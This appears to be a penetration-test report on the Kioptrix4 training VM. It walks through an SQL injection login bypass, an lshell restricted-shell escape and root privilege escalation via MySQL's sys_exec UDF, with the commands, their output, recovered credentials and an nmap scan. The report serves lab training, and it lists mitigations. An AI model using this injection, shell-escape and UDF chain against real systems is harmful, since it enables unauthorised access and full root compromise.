A screenshot of a web browser window. The address bar shows the URL '192.168.202.133/database.sql'. Below the address bar, there is a message: 'For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks...'. The main content area of the browser displays the contents of the SQL file, which includes a table creation statement for a table named 'members' and an insert statement for a user named 'john' with password '1234'.

```
CREATE TABLE `members` (
  `id` int(4) NOT NULL auto_increment,
  `username` varchar(65) NOT NULL default '',
  `password` varchar(65) NOT NULL default '',
  PRIMARY KEY (`id`)
) TYPE=MyISAM AUTO_INCREMENT=2 ;

--
-- Dumping data for table `members`
--

INSERT INTO `members` VALUES (1, 'john', '1234');
```

Resource Development (TA0042)

We had to learn some SQL injection bypass techniques to get on target. We did some googling and found a way to bypass the restricted shell that limited us and our shell

- Resource: <https://www.aldeid.com/wiki/Lshell>
- Tools: OSINT, gobuster, SQL injection bypass techniques, manual enumeration
- The main issue restricted shell
- Unix system

Initial Foot hold & Execution (TA0001-2)


OSWAP 10 as #A03

Type of Exploit: #OSWAP

So far we have found a portal to log into that is being hosted by our target. After enumeration we found the login portal to have an SQL Injection that lead to CC being used to access the SSH service being hosted on our target. One thing that hinder the compromise of our user was a restricted shell but this was easy to bypass so there was a failure with the security appliance being used Lshell.

POC

```
Username: john
Password: ' or 1=1-- -
```



Member's Control Panel
Username : john
Password : MyNameIsJohn

```
ssh -oHostKeyAlgorithms=+ssh-dss john@192.168.202.133  
echo os.system('/bin/bash')
```

```
(kali㉿kali)-[~/Desktop/Domain_Network/Exploit/priv]  
$ ssh -oHostKeyAlgorithms=+ssh-dss john@192.168.202.133  
john@192.168.202.133's password:  
Welcome to LigGoat Security Systems - We are Watching  
== Welcome LigGoat Employee ==  
LigGoat Shell is in place so you don't screw up  
Type '?' or 'help' to get the list of allowed commands  
john:~$ id  
*** unknown command: id  
john:~$ echo os.system('/bin/bash')  
john@Kioptrix4:~$ id  
uid=1001(john) gid=1001(john) groups=1001(john)  
john@Kioptrix4:~$ whoami  
john  
john@Kioptrix4:~$
```

Kioptrix4 (192.168.202.133)

Username:Password

john:MyNameIsJohn

Screenshot Proof of user

```
john@Kioptrix4:~$ id
uid=1001(john) gid=1001(john) groups=1001(john)
john@Kioptrix4:~$ whoami
john
john@Kioptrix4:~$ hostname
Kioptrix4
john@Kioptrix4:~$ ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
2: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:50:56:3b:35:04 brd ff:ff:ff:ff:ff:ff
    inet 192.168.202.133/24 brd 192.168.202.255 scope global eth2
```

Privilege Escalation/Discovery (TA0004) (TA0007)

PE technique (#LPE-00)

After learning how to escape our shell, We notice that we found a file that had CC to log into the MySQL service that the target was hosting locally. We also learned the service for MySQL was running as root and that is a big no-no. We also validated a module within MySQL that can be leveraged for PE

checklogin.php

```
ob_start();
$host="localhost"; // Host name
$username="root"; // Mysql username
$password=""; // Mysql password
$db_name="members"; // Database name
$tbl_name="members"; // Table name
```

We look at the `#mysql` service again and log in

```
mysql -h localhost -u root -p members
```

```
john@Kioptrix4:/var/www$ mysql -h localhost -u root -p members
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 10
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show database;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that
server version for the right syntax to use near 'database' at line 1
mysql> show databases;
+-----+
| Database          |
+-----+
| information_schema |
| members           |
| mysql             |
+-----+
3 rows in set (0.00 sec)

mysql> █
```

This did not give me much. When I dug into the member's table I got the same password I got when I did the SQL injection on the front end of the site. I wanted to check whom this service is running as.

```
ps aux | grep mysql
```

```
john@Kioptrix4:/var/www$ ps aux | grep mysql
root      4556  0.0  0.2  1772   524 ?        S    08:46   0:00 /bin/sh /usr/bin/mysqld_safe
root      4598  0.0  6.3 126988 16336 ?        Sl   08:46   0:00 /usr/sbin/mysqld --basedir=/usr --d
root      4600  0.0  0.2  1700    560 ?        S    08:46   0:00 logger -p daemon.err -t mysqld_safe
john      5054  0.0  0.2  3004    752 pts/0    R+   09:24   0:00 grep mysql
```

Here I can see that the service is running as root... After some research I learned that there is a way to issue commands as root via MySQL instance

if conditions are right, In order for this to work I need to verify a few things.

Validated UDF file

```
locate udf
```

```
john@Kioptrix4:/var/www$ locate udf
/lib/modules/2.6.24-24-server/kernel/fs/udf
/lib/modules/2.6.24-24-server/kernel/fs/udf/udf.ko
/usr/lib/lib_mysqludf_sys.so
```

We can see there are the udf_sys.so file. Next, we need to log in to the MySQL instance and validated if the UDF is an option.

Query to determine if UDF is available

```
mysql> SELECT * FROM mysql.func;
```

```
john@Kioptrix4:/var/www$ mysql -h localhost -u root -p members
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 11
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> SELECT * FROM mysql.func;
+-----+-----+-----+-----+
| name                | ret | dl                | type      |
+-----+-----+-----+-----+
| lib_mysqludf_sys_info | 0   | lib_mysqludf_sys.so | function  |
| sys_exec            | 0   | lib_mysqludf_sys.so | function  |
+-----+-----+-----+-----+
2 rows in set (0.00 sec)

mysql> █
```

We do see it sys_exec. Let's use this command to add john to the admin group.

Add john to the admin group

```
mysql> select sys_exec('usermod -a -G admin john')
```

POC Image

```
john@Kioptrix4:/var/www$ mysql -h localhost -u root -p members
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 5.0.51a-3ubuntu5.4 (Ubuntu)

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> select sys_exec('usermod -a -G admin john');
+-----+
| sys_exec('usermod -a -G admin john') |
+-----+
| NULL                                |
+-----+
1 row in set (0.04 sec)

mysql> exit
Bye
john@Kioptrix4:/var/www$ sudo su
[sudo] password for john:
root@Kioptrix4:/var/www# id
uid=0(root) gid=0(root) groups=0(root)
root@Kioptrix4:/var/www#
```

Proof of User

```
root@Kioptrix4:/var/www# id
uid=0(root) gid=0(root) groups=0(root)
root@Kioptrix4:/var/www# whoami
root
root@Kioptrix4:/var/www# hostname
Kioptrix4
root@Kioptrix4:/var/www# ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
2: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:50:56:3b:35:04 brd ff:ff:ff:ff:ff:ff
    inet 192.168.202.133/24 brd 192.168.202.255 scope global eth2
root@Kioptrix4:/var/www#
```

Clean UP

1. During our engagement we kept most of our script and binary's in a folder of our control called AGS_Folder and when done on target we would delete the folder. Directories that were used for the engagement are listed below:
 - /tmp
 - /dev/shm
 - /home/username/
 - /home/username/Downloads
 - /var/www/html/
2. Actions such as password reset and plain text discoveries we advised to change and or update the password to something else
3. All shells that were open or created during the engagement have been terminated
4. All artifacts have been deleted that related to the engagement and VM used for engagement has been deleted as well

References

Main Reference and resources pulled from:

- <https://nvd.nist.gov/vuln>
- <https://cve.mitre.org/>
- <https://attack.mitre.org/tactics/enterprise/>
- <https://www.exploit-db.com/>
- <https://capec.mitre.org/>
- <https://cwe.mitre.org/>
Exploit and Mitigation References
Exploit
- <https://cwe.mitre.org/data/definitions/89.html>
- <https://cwe.mitre.org/data/definitions/564.html>
- <https://cwe.mitre.org/data/definitions/74.html>
- <https://cwe.mitre.org/data/definitions/521.html>
- <https://attack.mitre.org/techniques/T0819/>
- <https://capec.mitre.org/data/definitions/66.html>
Mitigation
- <https://attack.mitre.org/mitigations/M1027>
- <https://attack.mitre.org/mitigations/M0927/>

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
- <https://www.howtogeek.com/718074/how-to-use-restricted-shell-to-limit-what-a-linux-user-can-do/>

Appendix

Password and username found or created during engagement

Username	Password	Note
john	MyNameIsJohn	SQL Injection bypass
robert	ADGAdsafdfwt4gadfga=	SQL Injection bypass

Loot

This portion of the Report contains scans and output that might be needed be viewed again or validated.

Nmap Scan Full

```
# Nmap 7.93 scan initiated Mon Jan  2 19:21:18 2023 as:
nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA full --
min-rate 5000 192.168.202.133

Nmap scan report for 192.168.202.133
Host is up, received arp-response (0.00026s latency).
Scanned at 2023-01-02 19:21:19 EST for 29s
Not shown: 39528 closed tcp ports (reset), 26003 filtered
tcp ports (no-response)
Some closed ports may be reported as filtered due to --
defeat-rst-ratelimit
PORT      STATE SERVICE      REASON          VERSION
22/tcp    open  ssh          syn-ack ttl 64  OpenSSH 4.7p1
Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey:
|   1024 9bad4ff21ec5f23914b9d3a00be84171 (DSA)
| ssh-dss
AAAAB3NzaC1kc3MAAACBAJQxDWMK4xxdEEdMA0YQLbLzXV5xx6sLDUANQ
myouzmobMxTcImV10fY9vB2LUjJwSbtuPn/Ef7LCik29SLab6FD59QsJK
z3t0fX1UZJ9FeoxPhoVsfk+LDM4FbQxo0pPYh1QadVHAicjUn0N15WaaU
```

EYueLAoU36v2w0KKDe+kRAAAAFQDAmqYNY10u7o5qEfZx0e9+XNUJ2QAA
AIAAt6puNENxfFn174pmuKgeQaZQCsPnZLSyT0DcP961mwFvTMHWD4pQsg
0j6G1PUZrXUCmeTcNqbUQQHei6L8U1zM04xFYxVz2kkGhbQAa/FGd1r3T
qKXu+jQxTmp7xvNBVHoT3rKPqcd12qtweTjLYKlcHgW5XL3mR1Nw91Jrh
MIAAAAIAWHQLIOjwyAFvUhjGqEVK1Y0QoCoNLGEFd+wcrMLjpZEz7/Ay9
IhyuBuRbeR/TxjiticUX6CC58cF5KoyhyQytFH17ZMpegb9x29mQiAg4wK
1MG0i9D80U1cW/C0d/E8LvrNLxMFLlatLVscw/WXXTi8fFm0EzkGsaRKC
6NiQhD1g=

| 2048 8540c6d541260534adf86ef2a76b4f0e (RSA)

|_ssh-rsa

AAAAB3NzaC1yc2EAAAABIwAAAQEApa/UX2iq4JYXncTEDfBoyJWguuDkW
Dvyw4HLLyc1UBT3Pn2wnYLYa0MjwkBtPilmf5X1zK1z3su7oBEcSEt6o7
RzDEUbC106nRvY4oSKwBD0qLaIHM1V5CZ+YDtLneY6IriJjHJ0DgNyXa1
PbQ36VZgu20o9dH8ItDkjLZTxRHPE6RnPiD1aZSL0452LNU3N+/2M/ny7
QMvIyPNkcojeZQWS7RRSDa2LEUw1X1ECL6zCMiWC0lhciZf5ieum9MnAT
TF3dgk4BnCq6dfdEvae0avSypMcs6no2CJ2j9PPoAQ1VWj/WLAZzEbfna
9YQ2cx8sW/W/9GfKA5SuLFt1u0iQ=

80/tcp open http syn-ack ttl 64 Apache httpd
2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)

|_http-server-header: Apache/2.2.8 (Ubuntu) PHP/5.2.4-
2ubuntu5.6 with Suhosin-Patch

|_http-title: Site doesn't have a title (text/html).

| http-methods:

|_ Supported Methods: GET HEAD POST OPTIONS

139/tcp open netbios-ssn syn-ack ttl 64 Samba smbd 3.X -
4.X (workgroup: WORKGROUP)

445/tcp open netbios-ssn syn-ack ttl 64 Samba smbd
3.0.28a (workgroup: WORKGROUP)

MAC Address: 00:50:56:3B:35:04 (VMware)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:


```
| smb-os-discovery:
|   OS: Unix (Samba 3.0.28a)
|   Computer name: Kioptrix4
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: Kioptrix4.localdomain
|_  System time: 2023-01-02T14:21:49-05:00
```

Read data files from: /usr/bin/../../share/nmap

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done at Mon Jan 2 19:21:48 2023 -- 1 IP address
(1 host up) scanned in 29.85 seconds

